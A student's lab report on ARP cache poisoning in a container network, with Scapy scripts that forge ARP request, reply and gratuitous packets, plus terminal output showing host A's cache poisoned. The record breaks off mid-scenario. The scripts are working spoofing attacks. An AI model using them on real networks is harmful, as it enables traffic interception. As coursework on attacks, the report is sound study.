Nguyen Viet Hoang Nam

ITITIU19162


System and Network Security

Lab 3

Task 1


Q1. What is the MAC address of each machine?

MAC address of A is 02:42:0a:09:00:05




```
root@hostA-10_9_0_5:/# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.9.0.5  netmask 255.255.255.0  broadcast 10.9.0.255
        ether 02:42:0a:09:00:05  txqueuelen 0  (Ethernet)
        RX packets 79  bytes 9140 (9.1 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 0  bytes 0 (0.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

MAC address of B is 02:42:0a:09:00:06




```
root@hostB-10_9_0_6:/# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.9.0.6  netmask 255.255.255.0  broadcast 10.9.0.255
        ether 02:42:0a:09:00:06  txqueuelen 0  (Ethernet)
        RX packets 81  bytes 9280 (9.2 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 0  bytes 0 (0.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

MAC address of M is 02:42:0a:09:00:69



```
root@hostM-10_9_0_105:/# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.9.0.105  netmask 255.255.255.0  broadcast 10.9.0.255
        ether 02:42:0a:09:00:69  txqueuelen 0  (Ethernet)
        RX packets 84  bytes 9581 (9.5 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 0  bytes 0 (0.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```


a) ARP request



```
root@hostM-10_9_0_105:/volumes# python3 arp_request.py
.
Sent 1 packets.
root@hostM-10_9_0_105:/volumes#
```

```
root@hostA-10_9_0_5:/# arp -n
Address                  HWtype  HWaddress           Flags Mask            Iface
10.9.0.6                 ether   02:42:0a:09:00:69   C                     eth0
root@hostA-10_9_0_5:/#
```


The packet was successfully sent to host A and it appeared in host A ARP cache with the IP address of host B – 10.9.0.6 but the MAC address is from host M - 02:42:0a:09:00:69 which mean that host A ARP cache had been poisoned.




```
#!/usr/bin/python3

from scapy.all import *

target_IP = "10.9.0.5"

target_MAC = "02:42:0a:09:00:05"

fake_IP = "10.9.0.6"

fake_MAC = "02:42:0a:09:00:69"

E = Ether()

A = ARP()

E.dst = target_MAC

E.src = fake_MAC

A.hwsrc=fake_MAC

A.hwdst=target_MAC

A.psrc=fake_IP

A.pdst=target_IP

A.op=1

pkt = E / A

sendp(pkt)
```

b) ARP reply

Scenario 1: Host A has the ARP cache of host B




```
root@hostA-10_9_0_5:/# ping 10.9.0.6
PING 10.9.0.6 (10.9.0.6) 56(84) bytes of data.
64 bytes from 10.9.0.6: icmp_seq=1 ttl=64 time=0.193 ms
64 bytes from 10.9.0.6: icmp_seq=2 ttl=64 time=0.154 ms
^C
--- 10.9.0.6 ping statistics ---
2 packets transmitted, 2 received, 0% packet loss, time 1035ms
rtt min/avg/max/mdev = 0.154/0.173/0.193/0.019 ms
root@hostA-10_9_0_5:/# arp -n
Address                  HWtype  HWaddress           Flags Mask            Iface
10.9.0.6                 ether   02:42:0a:09:00:06   C                     eth0
root@hostA-10_9_0_5:/# 
```



```
#!/usr/bin/python3
from scapy.all import *
target_IP = "10.9.0.5"
target_MAC = "02:42:0a:09:00:05"
fake_IP = "10.9.0.6"
fake_MAC = "02:42:0a:09:00:69"
E = Ether()
A = ARP()
E.dst = target_MAC
E.src = fake_MAC

A.hwsrc=fake_MAC
A.hwdst=target_MAC
A.psrc=fake_IP
A.pdst=target_IP
A.op=2
pkt = E / A
sendp(pkt)
```

I changed the A.op = 2 to make it become a ARP reply packet.




```
Sent 1 packets.
root@hostM-10_9_0_105:/volumes#
```

```
root@hostA-10_9_0_5:/# ping 10.9.0.6
PING 10.9.0.6 (10.9.0.6) 56(84) bytes of data.
64 bytes from 10.9.0.6: icmp_seq=1 ttl=64 time=0.193 ms
64 bytes from 10.9.0.6: icmp_seq=2 ttl=64 time=0.154 ms
^C
--- 10.9.0.6 ping statistics ---
2 packets transmitted, 2 received, 0% packet loss, time 1035ms
rtt min/avg/max/mdev = 0.154/0.173/0.193/0.019 ms
root@hostA-10_9_0_5:/# arp -n
Address                  HWtype  HWaddress           Flags Mask            Iface
10.9.0.6                 ether   02:42:0a:09:00:06   C                     eth0
root@hostA-10_9_0_5:/# arp -n
Address                  HWtype  HWaddress           Flags Mask            Iface
10.9.0.6                 ether   02:42:0a:09:00:69   C                     eth0
```

Now, the ARP cache of host A changed its MAC address of host B to host M as the ARP reply from host M is successfully sent to host A and poisoned it. So, even though the MAC address of host B was already exist in host A ARP cache but the ARP reply packet sent by host M updated the ARP cache of host A and overwrite it which make this ARP poison a success.

Scenario 2: Host A ARP cache do not have information of host B




```
.
Sent 1 packets.
root@hostM-10_9_0_105:/volumes#
```

```
root@hostA-10_9_0_5:/# arp -n
root@hostA-10_9_0_5:/# arp -n
root@hostA-10_9_0_5:/# 
```

However, in this scenario the attack was unsuccessful because host B ARP cache was not exist in host A cache and the packet sent from host M was a ARP reply which could not poison the ARP cache because there were not any IP address of host B in there. But the poison would be successful if the packet sent from host M was a ARP request packet that would update its ARP cache.

c) ARP gratuitous message


Scenario 1: Host A has the ARP cache of host B



```
#!/usr/bin/python3
from scapy.all import *
target_IP = "10.9.0.6"
target_MAC = "ff:ff:ff:ff:ff:ff"
fake_IP = "10.9.0.6"
fake_MAC = "02:42:0a:09:00:69"
E = Ether()
A = ARP()
E.dst = target_MAC
E.src = fake_MAC
A.hwsrc=fake_MAC
A.hwdst=target_MAC
A.psrc=fake_IP
A.pdst=target_IP
A.op=1
pkt = E / A
sendp(pkt)
```

So, this packet woud send an ARP request packet to announce other hosts that need to update their ARP cache with the IP address of host B – 10.9.0.6 and host M would send this p

acket to them and updated with its own MAC address.




```
root@hostM-10_9_0_105:/volumes# python3 arp_request.py
.
Sent 1 packets.
root@hostM-10_9_0_105:/volumes#
root@hostM-10_9_0_105:/volumes#
```

```
root@hostA-10_9_0_5:/# arp -n
root@hostA-10_9_0_5:/# ping 10.9.0.6
PING 10.9.0.6 (10.9.0.6) 56(84) bytes of data.
64 bytes from 10.9.0.6: icmp_seq=1 ttl=64 time=0.202 ms
64 bytes from 10.9.0.6: icmp_seq=2 ttl=64 time=0.175 ms
^C
--- 10.9.0.6 ping statistics ---
2 packets transmitted, 2 received, 0% packet loss, time 1031ms
rtt min/avg/max/mdev = 0.175/0.188/0.202/0.013 ms
root@hostA-10_9_0_5:/# arp -n
Address                  HWtype  HWaddress           Flags Mask            Iface
10.9.0.6                 ether   02:42:0a:09:00:06   C                     eth0
root@hostA-10_9_0_5:/# arp -n
Address                  HWtype  HWaddress           Flags Mask            Iface
10.9.0.6                 ether   02:42:0a:09:00:69   C                     eth0
```

The ARP poisoning in this scenario was a success as host A ARP cache had changed the MAC address of host B into host M.

Scenario 2: Host A ARP cache do not have information of host B




```
root@hostM-10_9_0_105:/volumes# python3 arp_request.py
.
Sent 1 packets.
root@hostM-10_9_0_105:/volumes#
```

```
root@hostA-10_9_0_5:/# arp -d 10.9.0.6
root@hostA-10_9_0_5:/# arp -n
